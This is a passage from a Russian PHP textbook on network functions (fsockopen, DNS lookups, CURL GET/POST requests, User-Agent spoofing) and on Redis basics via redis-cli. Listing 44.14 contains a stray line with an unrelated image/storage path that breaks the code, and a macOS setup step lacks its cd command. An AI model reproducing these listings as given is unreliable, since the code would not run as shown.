Она устанавливает сетевое соединение с указанным хостом `$hostname` и программой, закрепленной на нем за портом `$port`. В качестве результата возвращается файловый дескриптор, с которым затем могут быть выполнены обычные операции: `fread()`, `fwrite()`, `fgets()`, `feof()` и т. д. В случае ошибки, как обычно, возвращается `false`, и если заданы параметры-переменные `$error_code` и `$error_message`, в них записываются соответственно номер ошибки (не равный нулю) и текст сообщения об ошибке. Последний параметр (`$timeout`) позволяет задать максимальное время в секундах, в течение которого функция будет ждать ответа от сервера.

> ***Примечание***
>
> Функция `fsockopen()` поддерживает и так называемые *сокеты домена UNIX*, которые представляют собой в этой системе специальные файлы (наподобие каналов) и предназначены для обмена данными между приложениями в пределах одной машины. Для использования такого режима нужно установить `$port` в 0 и передать в `$hostname` имя файла сокета. Мы не станем останавливаться на этом режиме, т. к. он применяется весьма редко.

По умолчанию сокет (соединение) открывается в режиме чтения и записи, используя *блокирующий режим* передачи. Вы можете переключить режим в неблокирующий, если вызовете функцию `stream_set_blocking()` (см. далее *разд. «Неблокирующее чтение»*).

«Эмуляция» браузера

В примере, приведенном в листинге 44.7, мы «проэмулировали» браузер, послав в порт 4000 удаленного хоста HTTP-запрос GET и получив весь ответ вместе с заголовками. А чтобы вывести HTML-код документа в текстовом формате, использовали функцию `htmlspecialchars()`.

> ***Совет***
>
> **При использовании встроенного сервера PHP следует иметь в виду его однопоточность — он не сможет обслужить второе соединение, пока не завершено первое. Поэтому примеры из этой главы, когда вы обращаетесь с 4000-го порта на 4000-й порт одного и того же сервера, могут приводить к зависаниям. Чтобы завершить текущее соединение, сервер ждет ответа, а ответ не поступает, т. к. сервер не может приступить к его обслуживанию, — текущее соединение не завершено, а параллельно второе соединение он обслуживать не умеет. Здесь нужно либо запускать два встроенных сервера — например, на 4000-м и 3000-м портах, либо использовать полноценный веб-сервер, умеющий обслуживать тысячи параллельных соединений (например, nginx).**

Листинг 44.7. «Эмуляция» браузера. Файл socket.php

```
<?php
// Соединяемся с веб-сервером localhost. Обратите внимание,
// что префикс "http://" не используется
$fp = fsockopen('localhost', 4000);
// Посылаем запрос главной страницы сервера. Конец строки
// в виде "\r\n" соответствует стандарту протокола HTTP.
fputs($fp, "GET / HTTP/1.1\r\n");
// Посылаем обязательный для HTTP 1.1 заголовок Host.
fputs($fp, "Host: localhost\r\n");
// Отключаем режим Keep-alive, что заставляет сервер СРАЗУ ЖЕ закрыть
// соединение после посылки ответа, а не ожидать следующего запроса.
// Попробуйте убрать эту строку - и работа скрипта сильно замедлится.
fputs($fp, "Connection: close\r\n");
// Конец заголовков
fputs($fp, "\r\n");
// Теперь читаем по одной строке и выводим ответ
echo '<pre>';
while (!feof($fp)) {
    echo htmlspecialchars(fgets($fp, 1000));
}
echo '</pre>';
// Отключаемся от сервера
fclose($fp);
```

Разумеется, никто не обязывает нас использовать именно 4000-й порт.

Обратите внимание, насколько код листинга 44.7 сложнее, чем аналогичная программа, использующая обычный вызов `fopen()`. Но в результате мы имеем больший контроль над обменом данными — в частности, можем отправлять и получать любые заголовки.

Неблокирующее чтение

Функция:

```
stream_set_blocking(resource $stream, bool $enable): bool
```

устанавливает блокирующий или неблокирующий режим для соединения, открытого ранее при помощи функции `fsockopen()`:

- в режиме блокировки (`$enable == true`) функции чтения будут «засыпать», пока передача данных не завершится. Таким образом, если данных много или же произошел какой-то «затор» в сети, то ваша программа остановится и будет дожидаться выхода из функции чтения;
- в режиме запрета блокировки (`$enable == false`) функции наподобие `fgets()` будут сразу же возвращать управление в программу, даже если через соединение не было передано еще ни одного байта данных. Таким образом, считывается ровно столько информации, сколько доступно в текущий момент.

Определить, что данные кончились, можно с помощью функции `feof()`, как это было сделано в примере из листинга 44.7.

Функции для работы с DNS

Здесь мы рассмотрим несколько полезных функций для работы с DNS-серверами и IP-адресом.

Как было рассказано в *главе 1*, для адресации машин в Интернете применяются два способа: указание *IP-адреса* хоста или указание его *доменного имени*. Каждому доменному имени может соответствовать сразу несколько IP-адресов, и наоборот: каждому IP-адресу — несколько имен.

Преобразованием доменных имен в IP-адреса (и наоборот, хотя в этом случае список выдаваемых имен может быть неполным) занимаются специальные DNS-серверы (Domain Name Service, служба доменных имен), распределенные по всему миру. Обычно такие серверы ставят хостинг-провайдеры. Задача DNS — получить от клиента доменное имя и выдать ему IP-адрес соответствующего хоста. Возможно также и обратное преобразование.

PHP предоставляет очень удобные средства для работы с DNS. Рассмотрим некоторые функции, осуществляющие преобразования IP-адреса машины в ее имя и наоборот.

Функция:

```
gethostbyaddr(string $ip): string|false
```

возвращает доменное имя хоста, заданного своим IP-адресом. В случае ошибки возвращается `$ip`.

> ***Внимание!***
>
> Функция *не гарантирует*, что полученное имя будет на самом деле соответствовать действительности. Она лишь опрашивает хост по адресу `$ip` и просит его сообщить свое имя. Владелец хоста, таким образом, может передать все, что ему заблагорассудится.

Функция:

```
gethostbyname(string $hostname): string
```

получает в параметрах доменное имя хоста и возвращает его IP-адрес. Если адрес определить не удалось, возвращает `$hostname`.

Функция:

```
gethostbynamel(string $hostname): array|false
```

очень похожа на предыдущую, но возвращает не один, а *все* IP-адреса, зарегистрированные за именем `$hostname`. Как мы знаем, одному доменному имени может соответствовать сразу несколько IP-адресов, и в случае сильной загруженности серверов DNS-сервер сам определяет, по какому IP-адресу перенаправить запрос. При этом он выбирает тот адрес, который использовался наиболее редко.

Обратите внимание на то, что в Интернете существует множество виртуальных хостов, которые имеют различные доменные имена, но один и тот же IP-адрес. Таким образом, если представленная далее последовательность команд для существующего хоста с IP-адресом `$ip` всегда печатает этот же адрес:

```
$host = gethostbyaddr($ip);
echo gethostbyname($host);
```

то аналогичная последовательность для домена с DNS-именем `$host`, наоборот, может напечатать не то же имя, а совсем другое:

```
$ip = gethostbyname($host);
echo gethostbyaddr($ip);
```

Расширение CURL

Помимо встроенных в PHP сетевых средств, разработчикам доступно расширение CURL. Оно полностью специализируется на сетевых запросах, и в его основе лежит C-библиотека одноименной утилиты curl.

Для установки расширения в операционной системе Windows необходимо отредактировать конфигурационный файл php.ini, раскомментировав строку:

```
extension=php_curl.dll
```

В Linux Ubuntu установить расширение можно с помощью команды:

```
$ sudo apt-get install php-curl
```

В macos можно воспользоваться менеджером пакетов Homebrew, указав директиву `--with-curl` при установке:

```
$ brew install php --with-curl
```

либо отдельно установив расширение при помощи команды:

```
$ brew install php-curl
```

> ***Внимание!***
>
> Чтобы функции библиотеки CURL были доступны из PHP-скрипта, в конфигурационном файле *php.ini* необходимо подключить расширение *php_curl.dll*, сняв комментарий (точку

с запятой ;) с директивы extension. Помимо этого, нужно скопировать библиотеки *ssleay32.dll* и *libeay32.dll* из каталога, где расположен PHP, в папку, прописанную в переменной окружения PATH, — например, в *C:\Windows\system32*.

В качестве примера давайте обратимся к серверу **https://php.net**, загрузим содержимое страницы и выведем ее (листинг 44.8).

Листинг 44.8. Обращение к серверу https://php.net. Файл php_net.php

```
<?php
// Задаем адрес удаленного сервера
$curl = curl_init('https://www.php.net');
// Устанавливаем параметры соединения
curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
// Получаем содержимое страницы
$content = curl_exec($curl);
// Закрываем CURL-соединение
curl_close($curl);
// Выводим содержимое страницы
echo $content;
```

Здесь при помощи функции curl_init() задается адрес удаленного сервера и путь к файлу на нем. В отличие от функции fsockopen(), необходимо задавать адрес полностью, включая префикс https://, т. к. расширение CURL позволяет работать с несколькими видами протоколов (HTTP, HTTPS, FTP). Если соединение с указанным сервером происходит успешно, функция curl_init() возвращает дескриптор соединения, который используется в качестве параметра во всех остальных функциях библиотеки.

Функция curl_setopt() позволяет задать параметры текущего соединения и имеет следующий синтаксис:

```
curl_setopt(
    CurlHandle $handle,
    int $option,
    mixed $value
): bool
```

Она устанавливает для соединения с дескриптором $handle параметр $option со значением $value. В качестве параметра $option используются многочисленные константы расширения. Наиболее интересные константы представлены в табл. 44.2, а полный список параметров можно уточнить в официальной документации.

***Таблица 44.2.** Параметры CURL-соединения*

Тип	Описание
CURLOPT_AUTOREFERER	При установке этого параметра в true, если осуществляется следование HTTP-заголовку Location, HTTP-заголовок Referer устанавливается автоматически
CURLOPT_CRLF	При установке этого параметра в true UNIX-переводы строк \n автоматически преобразуются к виду \r\n

Таблица 44.2 (окончание)

Тип	Описание
CURLOPT_HEADER	При установке этого параметра в true результат будет включать полученные HTTP-заголовки
CURLOPT_NOBODY	При установке этого параметра в true результат не будет включать документ. Часто используется для того, чтобы получить только HTTP-заголовки
CURLOPT_POST	При установке этого параметра в true отправляется POST-запрос типа application/x-www-form-urlencoded
CURLOPT_PUT	При установке этого параметра в true будет производиться закачка файла методом PUT протокола HTTP. Файл задается параметрами CURLOPT_INFILE и CURLOPT_INFILESIZE. Впрочем, метод PUT на большинстве серверов запрещен к использованию
CURLOPT_RETURNTRANSFER	При установке этого параметра в true CURL будет возвращать результат, а не выводить его
CURLOPT_UPLOAD	При установке этого параметра в true производится закачка файла на удаленный сервер
CURLOPT_HTTP_VERSION	Версия HTTP-протокола
CURLOPT_HTTPAUTH	Метод (методы) HTTP-аутентификации. Допустимые значения: CURLAUTH_BASIC, CURLAUTH_DIGEST, CURLAUTH_GSSNEGOTIATE, CURLAUTH_NTLM, CURLAUTH_ANY и CURLAUTH_ANYSAFE
CURLOPT_INFILESIZE	Размер файла при его загрузке на удаленный сервер
CURLOPT_COOKIE	Содержимое HTTP-заголовка Cookie. Для установки нескольких значений cookie можно использовать несколько вызовов функции curl_setopt()
CURLOPT_COOKIEFILE	Имя файла, содержащего данные cookie
CURLOPT_COOKIEJAR	Имя файла, в который сохраняются несессионные cookies, доступные при следующем сеансе соединения с сервером
CURLOPT_RANGE	Координаты фрагмента загружаемого файла в формате X-Y (вместо X и Y указываются позиции байта в файле). Одна из координат может быть опущена, например: X-. Протокол HTTP также поддерживает передачу нескольких фрагментов файла, это задается в виде X-Y,N-M. Используется для загрузки файла с точки последнего обрыва связи
CURLOPT_REFERER	Значение HTTP-заголовка Referer
CURLOPT_URL	URL, с которым будет производиться операция. Значение этого параметра также может быть задано при вызове функции curl_init()
CURLOPT_USERAGENT	Задает значение HTTP-заголовка User-Agent
CURLOPT_USERPWD	Строка с именем пользователя и паролем в виде [username]:[password]
CURLOPT_HTTPHEADER	Массив со всеми HTTP-заголовками

После установки всех необходимых параметров при помощи функции `curl_exec()` выполняется запрос к удаленному серверу. Содержимое запрашиваемой страницы возвращается в виде строки `$content`. Такое поведение определяется константой `CURLOPT_RETURNTRANSFER`, установленной ранее с помощью функции `curl_setopt()`.

Функция `curl_close()` закрывает установленное ранее CURL-соединение.

По умолчанию функция `curl_exec()` выводит результат непосредственно в окно браузера, поэтому пример из листинга 44.8 можно переписать более компактно (листинг 44.9).

Листинг 44.9. Использование CURL. Файл curl.php

```
<?php
// Задаем адрес удаленного сервера
$curl = curl_init('https://www.php.net');
// Получаем содержимое страницы
echo curl_exec($curl);
// Закрываем CURL-соединение
curl_close($curl);
```

В отличие от сокетов, при работе с расширением CURL не требуется удаление HTTP-заголовков, возвращаемых сервером, т. к. библиотека их удаляет по умолчанию. Однако CURL можно настроить на выдачу HTTP-заголовков, передаваемых сервером, если установить при помощи функции `curl_setopt()` ненулевое значение параметра `CURLOPT_HEADER`.

Создадим функцию `headers()`, которая извлекает HTTP-заголовки, отправляемые сервером, не загружая тела документа (листинг 44.10).

Листинг 44.10. Получение HTTP-заголовков. Файл headers.php

```
<?php
function headers(string $hostname) : array
{
    // Задаем адрес удаленного сервера
    $curl = curl_init($hostname);

    // Вернуть результат в виде строки
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    // Включить в результат HTTP-заголовки
    curl_setopt($curl, CURLOPT_HEADER, true);
    // Исключить тело HTTP-документа
    curl_setopt($curl, CURLOPT_NOBODY, true);

    // Получаем HTTP-заголовки
    $headers = curl_exec($curl);
    // Закрываем CURL-соединение
    curl_close($curl);

    // Преобразуем строку $headers в массив
    return explode("\r\n", $headers);
}
```

```
$hostname = 'https://php.net';
$out = headers($hostname);

echo '<pre>';
print_r($out);
echo '</pre>';
```

Перед отправкой запросов с помощью функции `curl_setopt()` устанавливаются параметры `CURLOPT_HEADER` и `CURLOPT_NOBODY`, первый из которых требует включения в результат HTTP-заголовков, а второй — игнорирования тела HTTP-документа.

Результат работы функции может выглядеть следующим образом:

```
Array
(
    [0] => HTTP/2 200
    [1] => server: myracloud
    [2] => date: Fri, 10 Jun 2022 09:35:04 GMT
    [3] => content-type: text/html; charset=utf-8
    [4] => last-modified: Fri, 10 Jun 2022 09:30:11 GMT
    [5] => content-language: en
    [6] => permissions-policy: interest-cohort=()
    [7] => x-frame-options: SAMEORIGIN
    [8] => set-cookie: COUNTRY=NA%2C85.174.194.217; expires=Fri, 17-Jun-2022
    09:35:04 GMT; Max-Age=604800; path=/; domain=.php.net
    [9] => set-cookie: LAST_NEWS=1654853704; expires=Sat, 10-Jun-2023 09:35:04 GMT;
    Max-Age=31536000; path=/; domain=.php.net
    [10] => link: ; rel=shorturl
    [11] => expires: Fri, 10 Jun 2022 09:35:04 GMT
    [12] => cache-control: max-age=0
    [13] =>
    [14] =>
)
```

Первая строка является стандартным ответом сервера о том, что запрос успешно обработан (код ответа 200). Причем общение с сервером будет идти по протоколу HTTP/2. Если запрашиваемый ресурс не существует, то будет возвращен код ответа 404 (HTTP/2 404 Not Found).

Второй заголовок (`Server`) сообщает тип и версию веб-сервера. Как можно видеть, портал **https://www.php.net** работает под управлением myracloud. Это говорит о том, что php.net использует CDN — распределенную сеть доставки контента, которая имеет множество серверов, разбросанных по всему миру. За счет того, что для доступа используется географически наиболее близкая точка доставки контента, удается значительно увеличить скорость отклика сайта.

Третий заголовок (`Date`) сообщает необходимое для кеширования время формирования документа на сервере (рассматривается далее).

Четвертый заголовок (`Content-Type`) указывает тип загружаемого документа (`text/html`) и его кодировку (`charset=utf-8`).

Пятый заголовок (Last-Modified) сообщает о дате последней модификации страницы — впрочем, при динамическом формировании содержимого сайта он не актуален.

Шестой заголовок (Content-language) сообщает, что браузеру передаются данные на английском языке.

Седьмой заголовок (permissions-policy) управляет сбором статистики браузером для определения пользователя в определенную когорту. Статистика поведения пользователя накапливается в браузере пользователя и затем (с разрешения пользователя) может использоваться, например, для таргетированной рекламы.

Восьмой заголовок (x-frame-options: SAMEORIGIN) запрещает отображать сайт в iframe-теге — т. е. выдавать тот же самое содержимое, что на php.net на других сайтах с другими доменными именами.

Девятый и десятый заголовки (Set-Cookie) устанавливают cookies с именами COUNTRY и LAST_NEWS.

Отправка данных методом *POST*

Создадим простейшую форму, состоящую из текстового поля name, поля pass для приема пароля и кнопки для отправки данных (листинг 44.11).

Листинг 44.11. HTML-форма. Файл form.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <title>Форма</title>
    <meta charset='utf-8' />
  </head>
  <body>
    <form action='handler.php' method='post'>
      Имя : <input type='text' name='name' /><br />
      Пароль : <input type='text' name='pass' /><br />
      <input type='submit' value='Отправить' />
    </form>
  </body>
</html>
```

После заполнения текстового поля и нажатия на кнопку **Отправить** данные методом POST отправляются обработчику handler.php, код которого представлен в листинге 44.12.

Листинг 44.12. POST-обработчик формы. Файл handler.php

```
<?php
if (!empty($_POST)) {
    echo 'Имя - ' . htmlspecialchars($_POST['name']) . ' <br />';
    echo 'Пароль - ' . htmlspecialchars($_POST['pass']) . ' <br />';
```

Обработчик выводит в окно браузера текст, введенный в текстовые поля name и pass HTML-формы. HTML-форма помогает пользователю сформировать POST-запрос, который затем отсылается браузером. Такой запрос может быть сформирован и скриптом.

При обращении к серверу при помощи метода POST, помимо HTTP-заголовка POST /path HTTP/1.1, необходимо передать заголовок Content-Length, указав в нем количество байтов в области данных.

Метод POST, в отличие от метода GET, посылает данные не в строке запроса, а в области данных, расположенной после заголовков. Передача нескольких переменных аналогична методу GET: группы имя=значение объединяются при помощи символа амперсанда (&). Учитывая, что HTML-форма принимает параметр name=Игорь, pass=пароль, строка данных может выглядеть следующим образом:

```
name=Игорь&pass=пароль
```

Кроме этого, необходимо учитывать, что данные передаются в текстовом виде, поэтому все национальные символы следует подвергать кодированию при помощи функции urlencode().

Скрипт, отправляющий данные методом POST, представлен в листинге 44.13. Чтобы сообщить CURL о том, что данные будут передаваться на сервер методом POST, необходимо задать параметр CURLOPT_POST. POST-данные устанавливаются при помощи параметра CURLOPT_POSTFIELDS.

Листинг 44.13. Отправка данных методом POST. Файл curlpost.php

```
<?php
// Задаем адрес удаленного сервера
$curl = curl_init('http://localhost:4000/handler.php');

// Передача данных осуществляется методом POST
curl_setopt($curl, CURLOPT_POST, 1);
// Задаем POST-данные
$data = 'name=' . urlencode('Игорь').
        '&pass=' . urlencode('пароль') . "\r\n\r\n";
curl_setopt($curl, CURLOPT_POSTFIELDS, $data);

// Выполняем запрос
curl_exec($curl);
// Закрываем CURL-соединение
curl_close($curl);
```

Результат работы скрипта может выглядеть следующим образом:

```
Имя - Игорь
Пароль - пароль
```

Остается только удалить HTTP-заголовки, и результат будет идентичен обращению к обработчику из HTML-формы.

Примечание

Такого рода скрипты используются для автопостинга — автоматического размещения рекламных или провокационных сообщений в гостевых книгах и форумах. Самым эффективным способом защиты от этого вида атак является автоматическая генерация изображения с кодом, который помещается в сессию. Пока пользователь не введет код в HTML-форму, сервис не срабатывает. Изображение может быть дополнено помехами, которые не помешают его прочитать «живому» посетителю, но потребуют от злоумышленника решения серьезной задачи распознавания образов.

Передача пользовательского агента

При обращении PHP-скрипта к страницам сайта при помощи файловых функций сервер делает в переменную окружения `USER_AGENT` запись вида: `PHP 8.1`. Вид этой записи определяется директивой `user_agent` конфигурационного файла php.ini. В результате скрипт получает доступ к этому идентификатору через элемент суперглобального массива `$_SERVER['USER_AGENT']`. Однако этот способ проверки не может считаться универсальным, т. к. переменную окружения устанавливает клиент при помощи HTTP-заголовка `User-Agent`. Любой HTTP-заголовок, который передает клиент, может быть изменен. В листинге 44.14 приводится пример, в котором скрипт, обращаясь к другому скрипту, выдает себя за пользователя операционной системы Windows 10, использующего браузер FireFox версии 103.0. Для этого в качестве HTTP-заголовка `User-Agent` передается следующая строка:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
```

Листинг 44.14. Передача пользовательского агента. Файл user_agent.php

```
<?php
// Задаем адрес удаленного сервера
$curl = curl_init('http://localhost:4000/handler.php');

// Устанавливаем User-Agent
$useragent = 'Mozilla/5.0 ' .
             '(Windows NT 10.0; Win64; x64; rv:103.0) ' .
             'Gecko/20100101 Firefox/103.0';
curl_setopt($curl, CURLOPT_USERAGENT, $useragent);


// Выполняем запрос
curl_exec($curl);
// Закрываем CURL-соединение
curl_close($curl);
```

Как видно из примера, при помощи функции `curl_setopt()` устанавливается параметр `CURLOPT_USERAGENT` — его значение и будет передаваться серверу в HTTP-заголовке `User-Agent`.

Резюме

В этой главе мы рассмотрели основные функции для работы с сетью, существующие в PHP. Узнали, насколько просто считать файл с удаленной машины и как, не менее просто, записать его куда-нибудь по протоколу FTP. Рассмотрели универсальную функцию `fsockopen()`, которая позволяет работать с любыми протоколами, будь то telnet, HTTP или FTP, однако требует более громоздкого кода и хорошего знания протоколов при своем использовании. Научились преобразовывать доменные имена в IP-адреса и обратно. Познакомились с расширением CURL, позволяющим выполнять сетевые операции гораздо более компактным способом по сравнению с сокетами.

ГЛАВА 45



NoSQL-база данных Redis

Листинги этой главы находятся в каталоге *redis* сопровождающего книгу файлового архива.

За последние десятилетия серверы значительно нарастили объем оперативной памяти, и она перестала быть в компьютерах дефицитным ресурсом. В связи с этим меняется и концепция хранения данных. Наряду с классическими реляционными СУБД (PostgreSQL, MySQL) находят сейчас свое место и альтернативные NoSQL-решения. В подавляющем большинстве случаев NoSQL-базы данных используются в качестве кеша. Разместив сгенерированную HTML-страницу или ее части в оперативной памяти, можно значительно уменьшить время ее выдачи из-за отсутствия обращения к жесткому диску и необходимости формировать ее средствами PHP при каждом обращении клиента.

Помимо кеша, NoSQL-базы данных применяются для счетчиков, очередей, учета кликов и просмотров.

У NoSQL СУБД есть свои особенности: как правило, они не используют жесткий диск в качестве основного хранилища, полностью располагая данные в оперативной памяти. Данные в основном хранятся в виде документов или пар «ключ-значение». NoSQL-базы данных не поддерживают язык запросов SQL, либо реализуя собственный язык запросов, либо ориентируясь на язык высокого уровня (Lua, JavaScript). В результате такие базы данных не связаны жесткими ограничениями стандарта SQL. Часто в них не реализованы транзакции или их строгость значительно снижена.

За счет всех этих факторов скорость обработки данных и количество одновременно обрабатываемых запросов значительно, и часто на порядки, превосходит реляционные СУБД.

Одной из самых первых NoSQL-баз данных, которая послужила прототипом для многих современных NoSQL-решений, была memcached. Сервер memcached полностью располагается в оперативной памяти и хранит данные в виде пар «ключ-значение». Однако за последние годы появилось множество альтернативных баз данных, по своим возможностям превосходящих memcached: MongoDB, Redis, HBase, Riak, CouchDB, Cassandra. Каждой из этих баз данных можно посвятить отдельную книгу, и рассмотреть здесь их все детально не представляется возможным. Поэтому мы сосредоточимся лишь на одной NoSQL-базе данных Redis, которая благодаря богатым возможностям и

концепции хранения данных «ключ-значение» все чаще заменяет memcached в PHP-проектах.

Почему Redis?

Redis — исключительно быстрый однопоточный сервер для хранения данных в оперативной памяти. За счет того, что процессору не приходится при большом количестве соединений переключаться между потоками, достигается огромная производительность.

Причем Redis — это не просто хранилище пар «ключ-значение»: значения могут быть как обычными строками, так и коллекциями (массивами, хешами, множествами), над которыми можно осуществлять операции.

Redis допускает сохранение данных на жесткий диск — тем самым разрешается проблема холодного старта, когда после запуска группировки серверов должно пройти некоторое время, прежде чем заполнится кеш, и страницы будут отдаваться клиенту быстро. Ключам можно назначать время жизни — это дает возможность очищать старые данные в фоновом режиме.

Несмотря на принадлежность к NoSQL-решениям, Redis поддерживает транзакции, позволяя объединять несколько команд в блоки, результат выполнения которых сохраняется только в том случае, если все они завершились успешно.

Redis предоставляет механизм репликации, когда данные, помещенные в один master-сервер, транслируются в другой slave-сервер или сразу в несколько таких серверов. Более того, можно построить Sentinel-кластер из нескольких Redis-серверов, в котором участники будут следить за работоспособностью друг друга. В случае выхода из строя master-сервера оставшиеся работоспособные узлы могут «проголосовать» и выбрать новый master-сервер. В результате выход из строя одного или нескольких участников кластера не приводит к отказу сервиса.

Благодаря встроенному механизму подписки (Pub/Sub) на основе Redis можно строить очереди заданий. Допустим, при загрузке изображения из него нужно нарезать десяток вариантов с различными размерами. Такая операция может занять длительное время, и лучше ее выполнить в фоновом режиме, не задерживая ответ пользователю. Для этого задание можно поместить в очередь и завершить обслуживание запроса. А задание в очереди будет рано или поздно выполнено.

Redis допускает создание скриптов на языке программирования Lua. Расширения для веб-сервера nginx также разрабатываются на Lua. Это дает возможность забирать данные из nginx и помещать их непосредственно в Redis. За счет того, что в обслуживании конечных клиентов участвуют исключительно быстрые серверы nginx и Redis, можно получить невероятную производительность при обслуживании огромного количества одновременных запросов.

В этой небольшой главе нам не удастся рассмотреть все возможности и варианты использования Redis. Однако введение его в проект предоставляет широкие возможности по масштабированию и построению отказоустойчивых сервисов.

Установка сервера Redis

В среде Linux Ubuntu

В Ubuntu Redis можно проще всего установить, воспользовавшись менеджером пакетов `apt-get`. Для запуска процесса установки следует выполнить команду:

```
$ sudo apt-get install redis-server
```

Исходный конфигурационный файл располагается по пути **/etc/redis/redis.conf** и выступает как образец, на основе которого формируются другие конфигурационные файлы. При установке в папку **/etc/redis** помещается еще один файл — **6379.conf**, который используется по умолчанию для запуска сервера на порту 6379.

Управление сервером осуществляется при помощи стандартной команды `service`, которой в качестве имени сервиса передается `redis-server`. Запустить сервер можно, передав команде параметр `start`:

```
$ sudo service redis-server start
```

Для остановки следует воспользоваться параметром `stop`:

```
$ sudo service redis-server stop
```

Для перезапуска следует передать параметр `restart`:

```
$ sudo service redis-server restart
```

В среде macos

В macos для установки Redis проще всего воспользоваться менеджером пакетов Homebrew:

```
$ brew install redis
```

Для того чтобы redis-сервер стартовал при каждом запуске операционной системы, в каталоге **~/Library/LaunchAgents** необходимо создать символическую ссылку на plist-файл:

```
$ ~/Library/LaunchAgents
$ ln -s /usr/local/opt/redis/homebrew.mxcl.redis.plist
```

В среде Windows

На момент подготовки этого издания книги официальных дистрибутивов Redis под Windows не собиралось. Однако Windows за последние годы значительно изменилась. Если вы работаете в Windows 10 или выше, у вас имеется возможность активировать подсистему UNIX (WSL2). Детальную инструкцию по ее установке можно обнаружить по ссылке: **https://docs.microsoft.com/en-us/windows/wsl/install**. После установки этой подсистемы вам станут доступны linux-команды, рассмотренные в *разд. «В среде Linux Ubuntu»*.

В качестве альтернативы можно также воспользоваться готовыми альтернативными сборками Redis под Windows: **https://github.com/zkteco-home/redis-windows**.

Проверка работоспособности

Убедиться в работоспособности сервера можно, обратившись к нему при помощи консольного клиента redis-cli и воспользовавшись командой PING или INFO:

```
$ redis-cli
127.0.0.1:6379> PING
PONG
127.0.0.1:6379> INFO
# Server
redis_version:6.2.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:ee2cbeb9e7689ac7
redis_mode:standalone
...
```

Клиент redis-cli

Для доступа к серверу потребуется клиент — это может быть PHP-скрипт или стандартный консольный клиент redis-cli. Последний чрезвычайно важен при отладке на удаленных серверах, поэтому следует познакомиться хотя бы с базовыми приемами работы с ним.

Для запуска клиента следует выполнить команду redis-cli:

```
$ redis-cli
```

По умолчанию клиент пытается соединиться с локальным сервером по порту 6379. Приведенная команда аналогична следующей:

```
$ redis-cli -h localhost -p 6379
```

Для выхода из клиента используется команда QUIT или EXIT.

Клиент redis-cli содержит удобную справочную систему, воспользоваться которой можно, выполнив команду HELP, после которой следует указать название команды. Например, запросить справочную информацию по команде PING можно следующим образом:

```
127.0.0.1:6379> HELP PING

  PING [message]
  summary: Ping the server
  since: 1.0.0
  group: connection
```

Первое поле указывает название команды (в нашем случае PING), и список возможных ее параметров (у команды PING, прозванивающей сервер, они отсутствуют). Поле summary кратко описывает назначение команды, а since — версию Redis, начиная с которой команда доступна.

Поле group указывает группу, к которой относится команда. Воспользовавшись символом @ и разместив после него название группы, можно получить список всех команд, входящих в группу:

```
127.0.0.1:6379> HELP @connection

  AUTH [username] password
  summary: Authenticate to the server
  since: 1.0.0

  CLIENT CACHING YES|NO
  summary: Instruct the server about tracking or not keys in the next request
  since: 6.0.0
  ...
  RESET -
  summary: Reset the connection
  since: 6.2

  SELECT index
  summary: Change the selected database for the current connection
  since: 1.0.0
```

В справочной системе работает функция автодополнения. Для получения подсказки достаточно набрать команду `HELP @` и, многократно нажимая клавишу <Tab>, перебирать доступные группы. Вот их список:

- `@generic` — команды общего назначения;
- `@string` — команды для работы со строками;
- `@list` — команды для работы со списками;
- `@set` — команды для работы с множествами;
- `@sorted_set` — команды для работы с сортированными множествами;
- `@hash` — команды для работы с хешами;
- `@pubsub` — команды для организации подписчиков;
- `@transactions` — команды транзакционного механизма;
- `@connection` — команды управления соединением с сервером;
- `@server` — команды управления сервером;
- `@scripting` — автоматизация обработки данных;
- `@hyperloglog` — команды для работы с вероятностным алгоритмом подсчета уникальных элементов;
- `@cluster` — команды для обслуживания кластера redis-серверов;
- `@geo` — команды для работы с гео-координатами;
- `@stream` — команды для обслуживания потоковых структур. Чаще всего это журнальные потоки данных.

Вставка и получение значений

Самый простой способ вставить новое значение в базу данных — это воспользоваться командой `SET`, которая принимает в качестве первого аргумента ключ, а в качестве второго — значение:

```
> SET key "Hello, world!"
OK
```

Извлечь вставленное командой значение можно при помощи команды GET, которая принимает в качестве аргумента ключ и возвращает полученное значение:

```
> GET key
"Hello, world!"
```

Команда MSET позволяет вставить за один раз несколько значений, при этом ключи и значения отделяются друг от друга пробелом:

```
> MSET fst 1 snd 2 thd 3 fth 4
OK
> GET fst
"1"
> GET fth
"4"
```

Для извлечения одиночных значений используется команда GET, которая принимает в качестве параметра ключ. По аналогии с командой SET для GET существует команда MGET, позволяющая извлекать сразу несколько значений, для чего ключи записываются через пробел вслед за командой:

```
> MGET fst snd thd fth
1) "1"
2) "2"
3) "3"
4) "4"
```

Обновление и удаление значений

Так как структура хранимых данных предельно проста, полностью обновить запись «ключ-значение» можно при помощи команды создания нового значения — SET:

```
> SET "key" "old"
OK
> GET key
"old"
> SET "key" "new"
OK
> GET key
"new"
```

Однако Redis допускает и более сложные команды обновления значений. Так, с помощью команды APPEND можно добавить в конец существующей строки новое значение:

```
> SET key "hello"
OK
> APPEND key ", world!"
(integer) 12
> GET key
"hello, world!"
```

При помощи команды INCR можно увеличить целочисленное значение на единицу, а посредством INCRBY — на произвольное целое значение:

```
> SET count 0
OK
> INCR count
(integer) 1
> GET count
"1"
> INCRBY count 5
(integer) 6
> GET count
"6"
> INCRBY count -3
(integer) 3
> GET count
"3"
```

Команде INCRBY можно передавать отрицательное значение, в этом случае будет осуществляться вычитание. Впрочем, для вычитания существуют специальные команды DECR и DECRBY:

```
> SET count 10
OK
> DECR count
(integer) 9
> GET count
"9"
> DECRBY count 5
(integer) 4
> GET count
"4"
```

Специальная команда INCRBYFLOAT позволяет прибавлять и удалять числа с плавающей точкой:

```
> GET count
"4"
> INCRBYFLOAT count 0.5
"4.5"
> GET count
"4.5"
> INCRBYFLOAT count -1.3
"3.2"
```

Для удаления пары «ключ-значение» предназначена команда DEL, которая принимает в качестве параметра ключ удаляемой пары:

```
> SET key value
OK
> GET key
"value"
```

```
> DEL key
(integer) 1
> GET key
(nil)
```

Управление ключами

